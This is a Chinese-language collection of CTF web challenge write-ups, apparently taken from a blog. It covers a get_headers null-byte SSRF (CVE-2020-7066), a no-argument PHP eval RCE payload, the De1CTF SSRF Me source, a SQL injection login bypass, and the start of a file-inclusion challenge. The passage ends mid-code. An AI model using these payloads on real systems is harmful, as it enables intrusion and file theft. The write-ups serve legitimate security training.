
总的来说也就是`get_headers()`可以被`%00`截断

进入题目链接

知识点：`cve-2020-7066利用`

老套路：先F12查看源码

View CTFHub
You just view *.ctfhub.com



发现提示：`Flag in localhost`

根据以上 直接上了


```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Thu, 22 Oct 2020 14:15:09 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => Tips: Host must be end with '123'
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```

直接截断

因为提示host必须以123结尾，这个简单

所以需要将localhost替换为`127.0.0.123`

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Thu, 22 Oct 2020 14:17:27 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: flag{bf1243d2-08dd-44ee-afe8-45f58e2d6801}
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```



成功得到flag

flag{bf1243d2-08dd-44ee-afe8-45f58e2d6801}

GXYCTF2019禁止套娃

考点：


.git源码泄露

无参RCE

```
localeconv() 函数返回一包含本地数字及货币格式信息的数组。
scandir() 列出 images 目录中的文件和目录。
readfile() 输出一个文件。
current() 返回数组中的当前单元，默认取第一个值。
pos() current() 的别名。
next() 函数将内部指针指向数组中的下一个元素，并输出。
array_reverse()以相反的元素顺序返回数组。
highlight_file()打印输出或者返回 filename 文件中语法高亮版本的代码。
```

具体细节，看这里

进入题目链接



上御剑扫目录 发现是`.git源码泄露`

上`githack`补全源码

得到源码

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

既然getshell基本不可能，那么考虑读源码

看源码，flag应该就在flag.php

我们想办法读取

首先需要得到当前目录下的文件

`scandir()函数`可以扫描当前目录下的文件，例如：

```php
<?php
print_r(scandir('.'));
?>
```

那么问题就是如何构造`scandir('.')`

这里再看函数：

localeconv() 函数返回一包含本地数字及货币格式信息的数组。而数组第一项就是.

current() 返回数组中的当前单元, 默认取第一个值。

pos() current() 的别名。

这里还有一个知识点：

```
current(localeconv())永远都是个点
```

那么就很简单了

```
print_r(scandir(current(localeconv())));
print_r(scandir(pos(localeconv())));
```


flag在哪里呢?
Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

第二步：读取flag所在的数组

之后我们利用`array_reverse()`将数组内容反转一下，利用`next()`指向**flag.php**文件==>`highlight_file()`高亮输出

payload:

```
?exp=show_source(next(array_reverse(scandir(pos(localeconv())))));
```




flag在哪里呢?

```
<?php
$flag = "flag{8922c1d2-8797-4dd3-9ead-2e7a184f5dbe}";
?>
```

[De1CTF 2019]SSRF Me

首先得到提示 还有源码



```
# De1ctf 2019 Web SSRF Me

## 题目详情

- SSRF ME TO GET FLAG.
- Hint
    - hint for [SSRF Me]: flag is in ./flag.txt

## 考点

- 读取文件的特殊方法
- 哈希扩展

## 启动

    docker-compose up -d
    open http://127.0.0.1:8302/

## exp

在使用的时候注意修改自己的IP，建议使用vps，用来计算沙箱目录
```


进入题目链接 得到一串py 经过整理后


```
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)


class Task:
    def __init__(self, action, param, sign, ip):#python得构造方法
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):#定义的命令执行函数，此处调用了scan这个自定义的函数
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:#action要写scan
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
```

```
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param) # 此处是文件读取得注入点
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp #输出结果
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:#action要加read
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign): #!!!校验
            return True
        else:
            return False


#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST']) # !!!这个路由用于测试
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)


@app.route('/De1ta',methods=['GET','POST'])#这个路由是我萌得最终注入点
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())

@app.route('/')#根目录路由，就是显示源代码得地方
def index():
    return open("code.txt","r").read()


def scan(param):#这是用来扫目录得函数
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):#!!!这个应该是本题关键点,此处注意顺序先是param后是action
    return hashlib.md5(secert_key + param + action).hexdigest()
```

```
def md5(content):
    return hashlib.md5(content).hexdigest()


def waf(param):#这个waf比较没用好像
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False


if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0')
```

相关函数	作用
init(self, action, param, …)	构造方法self代表对象,其他是对象的属性
request.args.get(param)	提取get方法传入的，参数名叫param对应得值
request.cookies.get(“action”)	提取cookie信息中的，名为action得对应值
hashlib.md5().hexdigest()	hashlib.md5()#获取一个md5加密算法对象，hexdigest()是获得加密后的16进制字符串
urllib.unquote(）	将url编码解码
urllib.urlopen()	读取网络文件参数可以是url
json.dumps	Python 对象编码成 JSON 字符串

大致流程:



这个题先放一下...

[极客大挑战 2019]EasySQL

进入题目链接

直接上万能密码 用户随意


```
admin

1' or 1;#
```

得到flag


flag{7fc65eb6-985b-494a-8225-de3101a78e89}

[极客大挑战 2019]Havefun

进入题目链接



老套路 去F12看看有什么东西



很好 逮住了

获取FLAG的条件是cat=dog，且是get传参


flag就出来了

flag{779b8bac-2d64-4540-b830-1972d70a2db9}


[极客大挑战 2019]Secret File


进入题目链接

老套路 先F12查看




发现超链接 直接逮住






既然已经查阅结束了 中间就肯定有一些我们不知道的东西 过去了

上burp看看情况 我们让他挺住 逮住了：`secr3t.php`



访问一下

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
